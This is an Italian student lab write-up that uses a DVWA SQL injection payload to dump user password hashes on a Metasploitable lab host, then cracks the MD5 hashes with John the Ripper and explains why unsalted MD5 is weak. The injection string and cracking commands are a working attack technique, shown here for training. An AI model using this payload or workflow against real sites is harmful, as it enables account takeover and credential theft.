Luca Danisi **24-3-2026**

Password craking e malware

Recuperare le password dal DB e provare ad eseguire delle sessioni di cracking sulla password con John the Ripper per recuperare la loro versione in chiaro

🧪 **IL NOSTRO LABORATORIO**

🐉 **KALI** : rete interna vtnet 1 → IP 192.168.50.100

💀 **Metasploitable** : rete interna vtnet1 → IP 192.168.50.101

Step 1.1 – Comunicazione Macchine Virtuali


Verifichiamo che le nostre macchine siano in grado di comunicare correttamente effetuando un ping.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=6.87 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.74 ms
64 bytes from 192.168.50.101: icmp_seq=3 ttl=64 time=2.59 ms
^C
--- 192.168.50.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2093ms
rtt min/avg/max/mdev = 2.589/4.066/6.873/1.985 ms
```


"Comunicazione avvenuta con successo"

Step 1.2 – Accesso e configurazione DWA


Utilizzando il browser su Kali apriamo la **DVWA** inserendo l'indirizzo **http://192.168.50.101**.



Entriamo con le credenziali di default : "admin-password"




Impostiamo il security level su **LOW**



Step 2.1 – **Estrarre gli username e password hash**

Nella DVWA scegliamo il menu SQL Injection e inseriamo lo script **"%' OR '1'='1' UNION SELECT user, password FROM users#"** ,il browser ci fornirà l elenco degli user e relativi hash.



Step 2.2 – Salvare file

Questa volta inseriamo lo script , lo salverermo **“cat > hashes.txt ”** , ci servirà per salvare il file per John the ripper.

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ cat > hashes.txt << EOF
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
EOF

┌──(kali㉿kali)-[~]
└─$ cat hashes.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Il file è stato salvato correttamente.

Step 3.1 – John The Ripper

A Inserendo lo script **“john --format=raw-md5 hashes.txt”,** John the ripper userà il suo worldlist di default.

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 hashes.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salt
s (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type,
consider --fork=12
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other
key for status
Warning: Only 12 candidates buffered for the cu
rrent salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered
candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/passwo
rd.lst
password         (admin)
password         (smithy)
abc123           (gordonb)
letmein          (pablo)
Proceeding with incremental:ASCII
charley          (1337)
5g 0:00:00:00 DONE 3/3 (2026-03-24 05:23) 21.73
g/s 792460p/s 792460c/s 867243C/s stevy13..cand
ake
Use the "--show --format=Raw-MD5" options to di
splay all of the cracked passwords reliably
Session completed.
```

Tutte e 5 le password sono state craccate correttamente

Modalità incrementa “Brute Force”

3.1 – **Meccanismo di cracking**

Le password recuperate tramite SQL injection erano memorizzate nel database come hash MD5, (un algoritmo di hashing non più considerato sicuro per la protezione delle password).

Per il cracking è stato utilizzato **John the Ripper** , questo meccanismo funziona nel seguente modo:

1. John prende ogni parola dalla **wordlist** (`/usr/share/john/password.lst`)
2. **Calcola l'hash** MD5 di ciascuna parola
3. **Confronta** il risultato con gli hash nel file target
4. Se c'è corrispondenza, la password è **crackata**

Per l'hash di `1337`, John ha utilizzato la modalità **incremental (brute force)** poiché la parola `charley` non era presente nella wordlist standard.

Vulnerabilità sfruttata: MD5 è un algoritmo veloce e privo di *salt (ovvero le password corrispondono sempre allo stesso hash)*, il che lo rende particolarmente vulnerabile a questo tipo di attacco. Un sistema sicuro dovrebbe usare algoritmi come **bcrypt** o **Argon2**, che sono lenti per design e supportano il salting.

John the Ripper lavora in **3 fasi automatiche e progressive:**

1. **Single mode** — prova varianti del nome utente (es. `1337`, `1337!`, ecc.)
2. **Dictionary attack** — scorre tutta la wordlist
3. **Incremental (brute force)** — se non ha trovato nulla, prova **tutte le combinazioni possibili** di caratteri